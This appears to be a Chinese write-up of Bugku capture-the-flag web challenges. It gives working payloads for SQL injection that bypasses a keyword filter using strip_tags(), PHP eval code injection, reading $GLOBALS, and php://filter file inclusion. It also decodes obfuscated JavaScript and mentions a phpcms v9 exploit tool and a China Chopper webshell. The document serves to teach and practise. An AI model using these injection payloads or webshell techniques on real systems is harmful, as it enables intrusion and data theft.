strip_tags() 函数剥去字符串中的 HTML、XML 以及 PHP 的标签。

注释：该函数始终会剥离 HTML 注释。这点无法通过 allow 参数改变。

注释：该函数是二进制安全的。

发现该函数可以将HTML注释去掉，尝试利用该函数注入

103.238.227.13:10087/?id=1%20and%201=1

包含敏感关键字！and

注入语句被过滤

103.238.227.13:10087/?id=1%20a>nd%201=1

SQL注入测试

页面返回正常

先在关键词中加入HTML语句 绕过SQL关键字防御

利用strip_tags()函数去掉HTML 实现SQL注入

知道了怎么绕过 构建Payload

http://103.238.227.13:10087/?id=1 un<>ion sel<>ect 1, database()%23

获取到当前使用的数据库为sql3

http://103.238.227.13:10087/?id=1 un<>ion sel<>ect 1, hash fr<>om sql3.key where id =1 %23

获取数据

The screenshot shows a window titled "SQL测试" (SQL Test) with the URL "103.238.227.13:10087/?id=1%20un<>ion%20sel<>ect%201,hash%20fr<>om%20sql3.key%20where%20id%20=%201%23". The results pane displays two rows of data:

当前结果：	
id	1
title	title
id	1
title	c3d3c17b4ca7f791f85e#\$1cc72af274af4adef

你必须让他停下

题目 1175 Solves X

你必须让他停下
60

地址 : http://120.24.86.145:8002/web12/
作者 : @berTrAM

这个题用burpsuite抓访问包，放到repeater里面一直发送访问包，耐心点就能获取到flag

Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × ...

Go Cancel < | > |

Request

Raw Headers Hex

```
GET /web12/ HTTP/1.1
Host: 120.24.86.145:8002
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://123.206.31.85/challenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<meta charset="utf-8">
<meta name="viewport"
content="width=device-width,
initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game
with others!,But I can't
stop!</strong></center>
<center>Stop at panda ! u will get
flag</center>
<center><div></div></center><br><a
style="display:none">flag{dummy_game_is_so
_popular}</a></body>
</html>
```

?

Type a search term 0 matches

?

Type a search term 0 matches

Done 766 bytes | 51 millis

本地包含

题目

946 Solves



本地包含

60

地址 : http://120.24.86.145:8003/

Key

SUBMIT

给出了源代码

```
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```

发现eval(), 构建payload

```
http://120.24.86.145:8003/?hello=);print_r(file(%22./flag.php%22));//
```

获取到flag.php的内容

```
Array ( [0] => $flag = 'Too Young Too Simple'; [2] => # echo $flag; [3] => # flag{bug-ctf-gg-99}; [4] => ?> )
```

变量1

The screenshot shows a challenge interface. At the top left is a '题目' (Topic) button and a '909 Solves' counter. The title of the challenge is '变量1'. Below the title is a score of '60'. The URL 'http://120.24.86.145:8004/index1.php' is displayed. There is a large grey input field labeled 'Key' where the user can enter their solution. To the right of the input field is a black-bordered 'SUBMIT' button.

给出代码

```
<?php

error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

这里是利用超全局变量GLOBALS, 构建payload

```
http://120.24.86.145:8004/index1.php?args$GLOBALS
```

获取到的超全局变量内容

```
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7)  
"GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38)  
"flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

Web4



Web4

80

看看源代码吧

<http://120.24.86.145:8002/web4/>

Key

SUBMIT

根据提示查看源代码，发现脚本

```
<script>  
var p1 =  
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6  
e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%6  
4%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62' ;  
var p2 =  
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%2  
1%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7  
d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%7  
4%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b' ;  
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));  
</script>
```

将URL编码根据JavaScript的意思拼接在一起

```
%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e  
%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64  
%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62%35%34%61%61  
%32%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e  
%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31  
%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73  
%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b
```

URL解码得到JavaScript脚本

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a)  
{if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}document.getElem  
entById("levelQuest").onsubmit=checkSubmit;
```

根据脚本将“67d709b2b54aa2aa648cf6e87a7114f1”写到输入框，点击按钮获得flag

看看源代码？

[67d709b2b54aa2aa648cf6e](#) [Submit](#)

KEY{J22JK-HS11}

Web5

题目	1148 Solves	X
Web5		
80		
JSPFUCK?????答案格式CTF{**}		
http://120.24.86.145:8002/web5/		
字母大写		
Key	SUBMIT	

打开网页之后，习惯性查看源代码

+ -

[View Code](#)

根据提示，JSFuck解码，获取到flag



flag在index里



进去之后发现URL

<http://120.24.86.145:8005/post/index.php?file=show.php>

发现file参数，又提示flag在index中，想到文件包含，构建payload

<http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php>

获取到base64，解码得到index.php的内容

```
<html>
    <title>Bugku-ctf</title>

    <?php
        error_reporting(0);
        if(!$_GET[file]){echo '<a href=".//index.php?file=show.php">click me? no</a>';}
        $file=$_GET['file'];
        if(strstr($file,"..")||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){
            echo "Oh no!";
            exit();
        }
        include($file);
    //flag:flag{edulcni_elif_lacol_si_siht}
    ?>
</html>
```

phpcmsV9



phpcmsV9

80

一个靶机而已，别搞破坏。
多谢各位大侠手下留情，flag在根目录里txt文件里
<http://120.24.86.145:8001/>

Key

SUBMIT

phpcmsv9利用工具 链接: <https://pan.baidu.com/s/1bpEXRLd> 密码: nscl

菜刀连接上去，之前的flag被删了，我12/1加上去的

```
120.24.86.145 /web/flag.txt
flag{admin_a23-ae2132_key}
```

转载于:<https://www.cnblogs.com/virgin-forest/p/7629179.html>



[创作打卡挑战赛 >](#)
[赢取流量/现金/CSDN周边激励大奖](#)